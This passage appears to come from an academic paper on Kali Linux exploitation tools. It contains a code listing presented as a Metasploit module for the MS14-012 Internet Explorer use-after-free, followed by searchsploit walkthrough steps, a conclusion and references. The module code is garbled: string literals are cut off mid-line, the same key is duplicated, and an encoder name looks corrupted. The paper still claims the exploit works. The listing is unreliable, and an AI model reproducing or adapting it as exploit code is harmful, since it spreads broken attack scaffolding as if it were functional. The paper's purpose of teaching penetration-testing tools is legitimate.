11   include Msf::Exploit::Remote::BrowserExploitServer
12
13   def initialize(info={})
14     super.update_info(info)
15     @name = 'MS14-012 Internet Explorer TextRange Use-After-Free'
16     @description = %~
17     This module exploits a use-after-free vulnerability found in Internet Explorer. The flaw
18     was most likely introduced back in 2013; therefore only certain builds of MSHTML are
19     affected. In our testing with IE9, these vulnerable builds appear to be between
20     9.0.8112.16406 and 9.0.8112.16555, which implies August 2013 until early March 2014
21     (before the patch).
22     ~
23     @license = 'HSP_LICENSE'
24     @author = 'Jason Krutzer', # Original discovery
25     @info = {
26       :name => 'MS14-012',
27       :port => 80
28     }
29     @references = [
30       ['CVE', '2014-0307'],
31       ['MSB', 'MS14-012']
32     ]
33     @platforms = ['win']
34     @browser_requirements = {
35       :source => '/script/1',
36       :ua_name => 'OperatingSystem:WINDOWS',
37       :ua_name => 'httpclients:111',
38       :ua_ver => '2014'
39     }
40     #us_vrf => '9.0' # Some fingerprinting issue w/ os_detect, disabled for now
41
42     @targets = [
43       {
44         :name => 'Automatic',
45         :description => 'Automatic',
46         :payload => 'cmd.exe',
47         :command => 'cmd.exe /c echo [msf:0x0] & call ex:
48         :pivot => 'cmd.exe /c echo [msf:0x0] & call ex:
49       }
50     ]
51     @payloads = [
52       {
53         :name => 'cmd.exe',
54         :payload => 'cmd.exe /c echo [msf:0x0] & call ex:
55         :prepend_encoder => 'x86/shikata_ga_fgf' # add esp, -500
56       }
57     ]
58     @default_options = {
59       :retries => 10, # You're too kind, tab recovery, I only need 1 shell.
60       :initial_autorunscript => 'migrate -f'
61     }
62 end
```

Figure 39 – Opening Target for exploitation process

The given exploit works fine with the Internet Explorer browser.

Step 4: Using the Searchsploit method. Kali Linux has come up with default tool which can be accessed through Applications -> Kali Linux -> Exploitation Tools -> Exploit Database and then click on **searchsploit** option;




Figure 40 – Opening ExploitDB in Kali

After this, terminal window will be opened.




Figure 41 – ExploitDB Terminal Window

Step 5: Searching for the exploits in the database of Searchsploit. The pre-installed Exploit database works incredibly fast as it is stored locally and can be accessible very effectively; however, there might be requirement to update its database frequently for latest exploits.




Figure 42 – Exploiting Target

CONCLUSION AND FUTURE SCOPE

Kali Linux is one of the most popular penetration testing tool suites and is used by penetration testers and hackers worldwide. Exploit is used to get benefits of the vulnerabilities found in network, system or applications. Using exploits, hacker can get inside the network, make changes and damage the application or system. Kali Linux offers large number of exploitation tools like Metasploit, Yersinia, Armitage, BeEF, SQLmap, Maltego, Router Sploit etc. All these tools are used to exploit different entities like Routers, Applications, databases, servers etc. Kali Linux brings plethora of security testing and exploitation tools in its repository and they are categorized in a manner in which we can easily find tools for specific operations. Metasploit is one of the most used framework for security testing and exploitation along with ExploitDB, which brings vulnerable code available in easy way. The exploitation tools in Kali Linux comes with a manual and have a large online support system which makes them easy to use and learn.

REFERENCES

- [1] P. Čisar, S.M. Maravi, I. Fürstner, "Security Assessment with Kali Linux", *Bánki Közlemények*1(1) 49 – 52, 2018.
- [2] Offensive Security: Penetration Testing With Kali Linux, <https://www.offensive-security.com/documentation/penetration-testing-with-kali.pdf>
- [3] Hertzog, R., O'Gorman, J., & Aharoni, M. (2017). *Kali Linux Revealed*, Offsec Press, 283-284.
- [4] Armitage, Kali Linux Documentation. 2020. [online] Available at: <https://tools.kali.org/exploitation-tools/armitage>
- [5] BeEF-XSS, Kali Linux Documentation, 2020. [online] Available at: <https://tools.kali.org/exploitation-tools/beef-xss>
- [6] Exploit-DB, Kali Linux Documentation, 2020. [online] Available at: <https://www.exploit-db.com/>
- [7] Maltego, Kali Linux Documentation, 2020. [online] Available at: <https://www.maltego.com/>
- [8] Metasploit, Kali Linux Documentation, 2020. [online] Available at: <https://www.metasploit.com/>

- [9] RouterSploit, Kali Linux Documentation , 2020. [online] Available at: <https://tools.kali.org/exploitation-tools/routersploit>
- [10]SQLMap, Kali Linux Documentation , 2020. [online] Available at: <https://tools.kali.org/vulnerability-analysis/sqlmap>
- [11]Yersinia, Kali Linux Documentation , 2020. [online] Available at: <https://tools.kali.org/vulnerability-analysis/yersinia>
- [12] S. Raj and N. K. Walia, "A Study on Metasploit Framework: A Pen-Testing Tool," 2020 *International Conference on Computational Performance Evaluation (ComPE)*, Shillong, India, 2020, pp. 296-302, doi: 10.1109/ComPE49325.2020.9200028.
- [13] F. Holik, J. Horalek, S. Neradova, S. Zitta and O. Marik, "The deployment of Security Information and Event Management in cloud infrastructure," 2015 *25th International Conference Radioelektronika (RADIOELEKTRONIKA)*, Pardubice, 2015, pp. 399-404, doi: 10.1109/RADIOELEK.2015.7128982.
- [14] Wei Chen, "Metasploit Framework", Rapid7 Solutions.
- [15] Petar Cisar, Imre Rudas, "**Vulnerability Testing using Metasploit Framework**", **Obuda University. (2017)**
- [16] Cayre, Romain & Nicomette, Vincent & Auriol, Guillaume & Alata, Eric & Kaaniche, Mohamed & Marconato, Geraldine. (2019). Mirage: Towards a Metasploit-Like Framework for IoT. 261-270. 10.1109/ISSRE.2019.00034.
- [17] Moore, Michael. (2017). Penetration Testing and Metasploit.
- [18] Masood, Rahat & Um-e-Ghazia, & Anwar, Zahid. (2011). SWAM: Stuxnet Worm Analysis in Metasploit. 142-147. 10.1109/FIT.2011.34.
- [19] Ojagbule, Olajide & Wimmer, Hayden & Haddad, Rami. (2018). Vulnerability Analysis of Content Management Systems to SQL Injection Using SQLMAP. 1-7. 10.1109/SECON.2018.8479130.
- [20] Samuel Agaga, "BeEF Framework".(2018)